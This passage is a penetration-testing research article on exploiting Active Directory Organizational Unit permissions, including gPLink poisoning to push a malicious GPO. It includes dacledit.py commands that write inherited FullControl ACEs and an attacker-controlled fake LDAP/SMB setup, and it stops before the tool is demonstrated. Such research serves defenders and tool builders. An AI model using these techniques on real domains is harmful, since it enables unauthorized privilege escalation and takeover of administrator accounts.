OUNED.PY: EXPLOITING HIDDEN ORGANIZATIONAL UNITS ACL ATTACK VECTORS IN ACTIVE DIRECTORY

Rédigé par Quentin Roland - 19/04/2024 - dans Pentest

Exploitation of Organizational Units (OUs) ACLs received comparatively little attention when it comes to the security analysis of domain objects permissions in Active Directory environments. Yet, their successful exploitation could lead to the compromise of all OU child objects, and thus to high-impact privilege escalation scenarios. Building upon the work of Petros Koutroumpis, this article will present how an attack based on the manipulation of the gPLink attribute of Organizational Units could be exploitable through several common OU ACLs that are currently not highlighted by BloodHound as valid compromise paths. It will also present a tool automating parts of the attack, OUned.py, proposing an attack implementation that can be carried out from a non-domain joined machine and thus relying solely on default Active Directory configurations in addition to vulnerable OU ACLs. The article will be accompanied by pull requests for BloodHound collectors (Python / C#) and BloodHound GUI in order to add the OU ACLs targeted by the attack to this popular permissions attack paths visualization tool.

TABLE OF CONTENTS

TL;DR - BloodHound currently only reports an Organizational Unit ACL compromise path relying on GenericAll rights over the OU. In addition to leaving out any other kind of OU permission, the proposed attack vector is not exploitable to take over objects with adminCount=1. The article presents another exploitation method, allowing to compromise OU child objects through gPLink poisoning. This alternate attack vector relies on default Active Directory configuration, can be abused to take over adminCount=1 object, and can be implemented not only through GenericAll permissions, but also GenericWrite and Manage Group Policy Links rights.

1. INTRODUCTION

Organizational Units are a fundamental building block for any Active Directory environment. OUs are containers that allow administrators to group domain objects (users or computers) together, providing a convenient way to manage them.

Despite the central role played by Organizational Units in Active Directory, little attention has been paid to exploitation vectors associated with OU permissions. This article will delve into the hidden attack surface exposed by OU permissions by examining compromise paths that are currently not acknowledged by existing popular resources and tools related to ACL abuse in Active Directory, such as BloodHound.

More specifically, the article will first introduce the concept of Organizational Unit permissions, and the situations in which these could be exploited by an attacker to compromise the objects contained in it for lateral movement and privilege escalation. A review of the only ACL compromise path related to OU permissions currently included in BloodHound will then be performed, before presenting the extent to which this vector may be insufficient when it comes to the exploitation of common OU ACLs. The next section will build upon an attack concept devised by Petros Koutroumpis and explain how such an alternative exploitation vector could actually be leveraged to overcome the limitations of existing prevalent OU ACLs attack vectors. A concrete exploitation example will then be presented through the execution of a tool published with the present article, `OUned.py`, automating parts of the attack. The tool also proposes an implementation performed from a non-domain joined machine, and that is thus in this respect slightly different from the one showed by Petros Koutroumpis.

Finally, an additional section will present the BloodHound pull requests performed in order to integrate the described attack vector and the ACLs that can be exploited through it.

2. ORGANIZATIONAL UNIT ACLS OVERVIEW AND EXPLOITATION SCENARIOS

As was mentioned in the introduction, Organizational Units are an essential Active Directory component. They are containers that can include users, computers, or other Organizational Units in order to organize domain objects into subsets on which specific configurations can be applied, typically by linking Group Policy Objects to the OUs.

Active Directory users may be granted permissions on these containers – and not necessarily on the objects included within. This may happen when domain administrators want to allow a user to perform basic administrative tasks on a specific Organizational Unit, which can for instance include:

- Linking or unlinking existing Group Policy Objects to/from the Organizational Unit in order to update the configurations applied to the objects it contains.
- Managing administrative delegations for the Organizational Unit.


In addition to access rights resulting from intentional administrative actions, user permissions on Organizational Units may be accidental and result from legacy configurations or nested, unexpected objects relationship, as it is regularly the case in Active Directory environments.

To be more specific and based on the objectives of Active Directory administrators presented above, it is possible to assume that when it comes to Organizational Units ACLs, the following access rights may be the most frequently encountered:

- **GenericAll**: for administrators that want to simply give all possible rights to the user on the OU.
- **GenericWrite**: to allow the user to edit attributes of the Organizational Unit.
- **Manage Group Policy Links**: a more tailored special permission allowing a user to link and unlink Group Policy Objects to/from the Organizational Unit.

The first two permissions can be granted in a standard manner, by right-clicking on the target OU from the Users and Computers application, selecting Properties, and then browsing to the Security tab (left part of the image below). The Manage

Group Policy Links special permission can also be granted from the same Security tab (by selecting the Advanced option), but is generally attributed by right-clicking on the Organizational Unit, selecting **Delegate Access** and choosing the common task **Manage Group Policy links** (right part of the image below).



Defining GenericWrite or Manage Group Policy Links permission on an OU.

Granting access control rights on Organizational Units may seem relatively harmless to system administrators. Indeed, those rights are only applied to the containers, not to the objects contained within. Similarly, how could the ability to link or unlink existing Group Policy Objects pose any threat, as the GPOs to apply are typically defined and controlled by administrators?

As it turns out, access rights granted on Organizational Units can actually be exploited to compromise all the objects that are contained in it (including objects in nested sub-OUs).

3. CURRENT ORGANIZATIONAL UNIT ACLS ATTACK VECTOR AND ITS LIMITS

A. BLOODHOUND OU COMPROMISE PATH: ACL INHERITANCE


One of the attack vectors allowing to take advantage of Organizational Unit access rights is already well-known and integrated into BloodHound. This section will present such an attack vector, before describing why it may actually be insufficient in various cases or ill-suited to the exploitation of Organizational Units.

In order to present the attack vector currently implemented into BloodHound, we will consider the following Active Directory testing environment, which will be used in the rest of the article.

- Domain name: **corp.com**.
- One domain controller, **AD01-DC** , with IP address **192.168.123.10**.
- One domain-joined server, **AD01-SRV1** , with IP address **192.168.123.17**.

- One attacker-controlled Linux machine located in the internal network (but not domain-joined), with IP address **192.168.123.16**.
- A domain administrator, **adm-qroland**.
- Several unprivileged users, including a user called **naugustine**.
- An Organizational Unit **SERVERS**, containing the computer object **AD01-SRV1**.
- An Organizational Unit **_ADMINS**, containing the domain administrator **adm-qroland**.

The existing BloodHound attack vector exclusively relies on the **GenericAll** access permission that a user may have on an Organizational Unit. In our testing environment, let us assume that the unprivileged user **naugustine** has **GenericAll** permissions on the **SERVERS** Organizational Unit. BloodHound will indeed show a compromise path allowing to take over the **AD01-SRV1** computer object from the **naugustine** user through the **SERVERS** OU.



BloodHound compromise path through GenericAll permissions.

As described in BloodHound's abuse information, the attack vector based on the **GenericAll** rights of a user over an OU relies on the ACL inheritance mechanism in Active Directory. When adding an ACE to a parent object in a domain, it is possible to specify that such an ACE should not only apply to the object itself, but also to all descendant objects. As a result, a user having the **GenericAll** right (and thus **WriteDACL** permissions) over an OU could add a **FullControl** ACE to the OU and specify that this ACE should be inherited, which will effectively lead to the compromise of all child objects since they will inherit said ACE. As indicated by BloodHound, this can be performed through the **dacledit.py** tool on Linux (or **PowerView** on Windows).

```
$ dacledit.py -action 'write' -rights 'FullControl' -inheritance -principal 'naugustine' -target-dn 'OU=SERVERS,DC=corp,DC=com' 'corp.com'/'naugustine':'Password1'
[...]
[*] DACL modified successfully!

$ dacledit.py -action 'read' -principal 'naugustine' -target-dn 'CN=AD01-SRV1,OU=SERVERS,DC=corp,DC=com' 'corp.com'/'naugustine':'Password1'
[...]
```

```
[*] Filtering results for SID (S-1-5-21-2015307081-2275635861-2347354195-1481)
[*]   ACE[20] info
[*]     ACE Type                : ACCESS_ALLOWED_ACE
[*]     ACE flags               : CONTAINER_INHERIT_ACE, INHERITED_ACE, OBJECT_INHERIT_ACE
[*]     Access mask             : FullControl (0xf01ff)
[*]     Trustee (SID)           : naugustine (S-1-5-21-2015307081-2275635861-2347354195-1481)
```

B. THE LIMITS OF THE ACL INHERITANCE EXPLOITATION VECTOR

The attack vector presented above presents however several limitations making it inapplicable to the implementation of high-impact compromise scenario or to the exploitation of other common Organizational Unit ACLs.

> OBJECTS WITH THE `ADMINCOUNT=1` ATTRIBUTE

In Active Directory, a specific default set of highly privileged objects (accounts and groups) is considered as **protected** in the domain. The concept of **protected accounts and groups** refers to Active Directory objects that possess administrative permissions in the AD environment and that should, for this reason, be subjected to additional security mechanisms. Such objects are identified by the LDAP attribute **adminCount** configured with the value **1**.

The permissions of protected accounts and groups are set and enforced via an automatic process ensuring the permissions on the target objects remain consistent. More specifically, a task (SDPROP) runs every 60 minutes by default on domain controllers owning the PDC Emulator FSMO role and verifies the compliance of various permissions (DACL, inheritance, ownership) with a predefined permission template stored in the **AdminSDHolder** object.


The following security accounts and groups are protected in an Active Directory domain:

- Account Operators
- Administrator
- Administrators
- Backup Operators
- Domain Admins
- Domain Controllers
- Enterprise Admins
- Krbtgt
- Print Operators
- Read-only Domain Controllers
- Replicator
- Schema Admins
- Server Operators

There might be some variations depending on the domain functional level and special cases for some specific groups. For more information on the **adminCount** attribute and protected objects, see the Microsoft documentation.

One of the additional security mechanisms applied on protected objects is that **ACE inheritance from parent objects is disabled for such objects**. In other words, if an ACE is applied on a parent object such as an OU and configured to be inherited, all child objects with the `adminCount=1` attribute will still refuse to apply it.

This concretely means that the BloodHound attack vector relying on ACE inheritance **will not work for protected objects, which are unfortunately very often the most interesting accounts to target in Active Directory environments**. For illustration purposes, let us assume that the **naugustine** user has **GenericAll** permissions on the **_ADMINS** Organizational Unit. BloodHound will indeed show a compromise path from **naugustine** to the user object **adm-qroland** included in the **_ADMINS** OU.



BloodHound displaying a compromise path to a protected object through GenericAll permissions on an OU.


However, exploitation will fail due to the fact that **adm-qroland** is part of the **Domain Admins** group and thus has the `adminCount=1` attribute, meaning ACE inheritance is disabled for this account.

```
$ dacledit.py -action 'write' -rights 'FullControl' -inheritance -principal 'naugustine' -target-dn 'OU=_ADMINS,DC=corp,DC=com' 'corp.com'/'naugustine':'Password1'
[...]
[*] DACL modified successfully!

$ dacledit.py -action 'read' -principal 'naugustine' -target-dn 'CN=Quentin Roland,OU=_ADMINS,DC=corp,DC=com' 'corp.com'/'naugustine':'Password1'
[...]
[*] Filtering results for SID (S-1-5-21-2015307081-2275635861-2347354195-1481)
$
```

> GENERICWRITE AND MANAGE GROUP POLICY LINKS PERMISSIONS

The ACL inheritance attack vector currently reported by BloodHound when it comes to Organizational Units ACL abuse relies on the **ability to add an ACE** to the OU's DACL. This presumes at least the **WriteDACL** permission, which is indeed available to users having full control over an object (**GenericAll** rights). However, this concretely means that the attack vector requires a very high level of permission over the OU to be exploitable. As was discussed in the introduction, two other ACLs may be commonly granted on Organizational Units, and can even seem more adapted to what an administrator may wish to accomplish by granting permissions on an OU (for instance, allowing a user to manage the configurations applied to an OU through GPO): **GenericWrite** and **Manage Group Policy Links**.

These ACLs are clearly not sufficient to add an ACE to the DACL of an OU; thus, the inheritance attack vector is not applicable in these situations, and BloodHound will consider that **no compromise path is associated with such permissions**. For instance, let us assume that the **naugustine** user only has **Manage Group Policy Links** permissions on the **SERVERS** OU. BloodHound will not show any compromise path leading to the **ADO1-SRV1** object; it will actually not even show the permission as an Outbound Object Control right for the **naugustine** user. The same can be observed for **GenericWrite** permissions.



BloodHound reporting no compromise path or outbound object control for GenericWrite or Manage Group Policy Links permissions on an Organizational Unit.

More details regarding the absence of BloodHound compromise path for Organizational Units outside **GenericAll** permissions will be included below.

4. A MORE VERSATILE ATTACK VECTOR: GPLINK SPOOFING TO MALICIOUS GPO APPLICATION

There exists a lesser-known attack vector targeting Organizational Units ACLs that could make up for the shortcomings of the existing BloodHound vector presented above, by:

- Allowing to take over objects presenting the `adminCount=1` attribute.
- Being exploitable through **GenericWrite** and **Manage Group Policy Link** permissions.

The attack relies on the manipulation of the **gPLink** attribute in order to apply a malicious Group Policy Object on OU child objects. It was originally presented by Petros Koutroumpis in his research "OU having a laugh" and we take no credit for the cool idea behind such an attack vector. This section will describe the general functioning of the attack, after some prior reminders about Group Policy Objects and the **gPLink** attribute.

A. GROUP POLICY OBJECTS IMPLEMENTATION IN ACTIVE DIRECTORY

In Active Directory, Group Policy Objects are a mechanism allowing to periodically apply a set of configurations on domain objects – users and computers alike. More concretely, a Group Policy Object is implemented as two distinct elements: the Group Policy Container (GPC), and the Group Policy Template (GPT).

The GPC is an LDAP object presenting various attributes providing information related to the GPO – for instance, its name, version, description, and so on. The Fully Qualified Domain Name of the GPC object includes a GUID identifying the GPO; for instance:

```
CN={7B7D6B23-26F8-4E4B-AF23-F9B9005167F6},CN=Policies,CN=System,DC=corp,DC=com
```

The GPC also exposes a special attribute called **gPCFileSysPath** containing the UNC path of the SMB share on which the GPT is hosted. The GPT is precisely a folder on an SMB share hosting files that describe the configurations to be implemented when applying the GPO. By default, the **gPCFileSysPath** will point to a folder of the **SYSVOL** share on a domain controller, with a path including the GUID associated with the GPO; for instance:

```
\\dc.corp.com\SysVol\corp.com\Policies\{7B7D6B23-26F8-4E4B-AF23-F9B9005167F6}
```

As a result, when an object applies a GPO, it will first query an LDAP server in order to fetch the GPC. From the retrieved information and according to the **gPCFileSysPath** attribute, it will then connect to the SMB share containing the GPT in order to fetch the configuration files it should apply.

B. THE GPLINK ATTRIBUTE

In Active Directory, in order to make a user or computer object apply a GPO, this GPO should be linked to an Organizational Unit containing said object. Such a link is performed through the **gPLink** attribute, that is exposed by any OU. The attribute references the various Group Policy Objects that should be applied by objects included in the OU, and has the following format.

```
[LDAP://cn={EF07D422-28FA-4AA4-AA17-28A45E428571},cn=policies,cn=system,DC=corp,DC=com;0][LDAP://cn=
{141C0919-2C09-46C4-A714-A4D5978F4947},cn=policies,cn=system,DC=corp,DC=com;0]
```


As made apparent in the example above, the **gPLink** attribute is nothing more than an array of elements, each of them representing a Group Policy Object that should be applied by the child objects of an Organizational Unit. Every element consists in the Fully Qualified Domain Name of the GPC for the Group Policy Object. It starts with the GUID associated with said GPO, and ends with the domain FQDN, followed with the `;0` sequence.

When a user or computer object in Active Directory attempts to apply their GPOs, they will parse the **gPLink** attribute of every OU they belong to, and query the GPCs identified by the FQDNs thus retrieved. In the example provided above for instance, the OU would have two GPOs linked to it.

C. THE ATTACK

With these elements in mind, this section will describe the general principle of the **gPLink** manipulation attack (without going into implementation details just yet). The idea is rather straightforward. A user having the ability to edit the attributes of an Organizational Unit (which does not require **GenericAll** privileges, and may be performed through **GenericWrite** or **Manage Group Policy Link** permissions) can manipulate the **gPLink** value in order to make all child objects of the Organizational Unit (including those with the `adminCount=1` attribute) apply a malicious Group Policy Object. To do so, an attacker would edit the **gPLink** value in order to include a GPC FQDN pointing to a machine under their control. They would then serve through a fake LDAP server the attributes of a GPC including a **gPCFileSysPath** value pointing again to a server they control and containing GPT configuration files including a malicious scheduled task.

Here is a simplified diagram describing an example of the attack while targeting the **SERVERS** OU.



gPLink poisoning attack diagram

1. The attacker exploits the permissions of a user on an Organizational Unit to alter the **gPLink** attribute, indicating that the child objects should apply a GPO whose GPC is located on the attacker's machine.
2. Upon the next GPO application cycle, the child objects will query the attacker's machine to retrieve the GPC of the GPO they are supposed to apply.
3. The attacker responds with a GPC indicating through the **gPCFileSysPath** attribute that the GPT configuration files are located on an SMB share that is also located on the attacker's machine.
4. The child objects query the attacker's machine for the GPT configuration files.
5. The attacker responds with malicious GPT files including a scheduled task executing arbitrary system commands, that will then be executed by child objects.

Based on the attack description performed above, it is also important to note that successful exploitation supposes that the target OU's child objects are able, from a network perspective, to reach the attacker's machine in order to communicate with it through the LDAP and SMB protocols. Such a network configuration will be assumed in the rest of the article, but is still a prerequisite to keep in mind.

5. CONCRETE EXPLOITATION EXAMPLE USING OUNED.PY: COMPROMISING COMPUTER OBJECTS

The concrete implementation of the attack presented above may prove slightly more challenging than the high-level description that was presented in the previous section, mainly due to the need to implement fake – but fully functional – LDAP and SMB servers. The approach that will be demonstrated in the present section (for computer objects) and in the following one (for user objects) will however still only rely on two default Active Directory configurations (apart from the permissions needed to edit the attributes of an OU):

- The ability to create machine accounts.
- The ability to create non-existing DNS records.

The attack implementation will also build upon Petros Koutroumpis' work. It will only be somewhat different in the sense that it will be performed from a non-domain joined machine. The exploitability of the attack vector thus does not rely on the prior compromise of a domain machine, which may be a rather significant prerequisite. In addition, a tool (that will be released with this article) called OUned.py will be used to automate most of the attack steps.

A. CONCRETE ATTACK IMPLEMENTATION DESCRIPTION AND PREREQUISITES

Compared to the generic description of the attack presented in the previous section, the concrete implementation of the attack will rely on some additional elements necessary to make the exploit scenario work.

Step 1 of the attack presented above is to edit the **gPLink** attribute of an Organizational Unit in a way that will make child items fetch the GPC on a machine controlled by the attacker. Let us place ourselves in the **corp.com** domain lab environment, and assume that the attacker modified the gPLink attribute of the target OU to the following malicious value:

```
[LDAP://cn={7B7D6B23-26F8-4E4B-AF23-F9B9005167F6},cn=policies,cn=system,DC=ouned,DC=corp,DC=com;0]
```

This value will trick OU child objects into querying an attacker-controlled machine if two prerequisites are met.

- The **ouned.corp.com** DNS name should resolve to the attacker-controlled machine. Thus, as previously mentioned, this new DNS record should be added to the target domain (note that the **ouned** term was chosen arbitrarily and could be anything else).
- A machine account called **OUNED$** should exist, and have an LDAP SPN associated with it. Indeed, OU child objects will attempt to perform Kerberos authentication to the LDAP server designated by the FQDN included in the **gPLink** value; this can only happen if the Kerberos service ticket can be encrypted for the LDAP SPN of an existing machine account. As a result and again as mentioned in the introduction for this section, it is necessary to create a machine account with the LDAP SPN.

Moving on to steps 2 and 3, the attacker would need to host on their machine a fake, fully functional LDAP server in order to provide the GPC attributes to incoming clients. Implementing an LDAP server complying to Active Directory objects requirements is actually a pretty complex task to perform. A workaround is to actually let Windows do the hard work for us, and use a dummy domain controller as a fake LDAP server. This domain controller can simply be a virtual machine set up by the attacker, that will be made reachable from the machine on the target domain's internal network. All the LDAP traffic received by the attacker's machine will be redirected to the dummy domain controller, that will act as an LDAP server delivering GPC data to incoming clients.

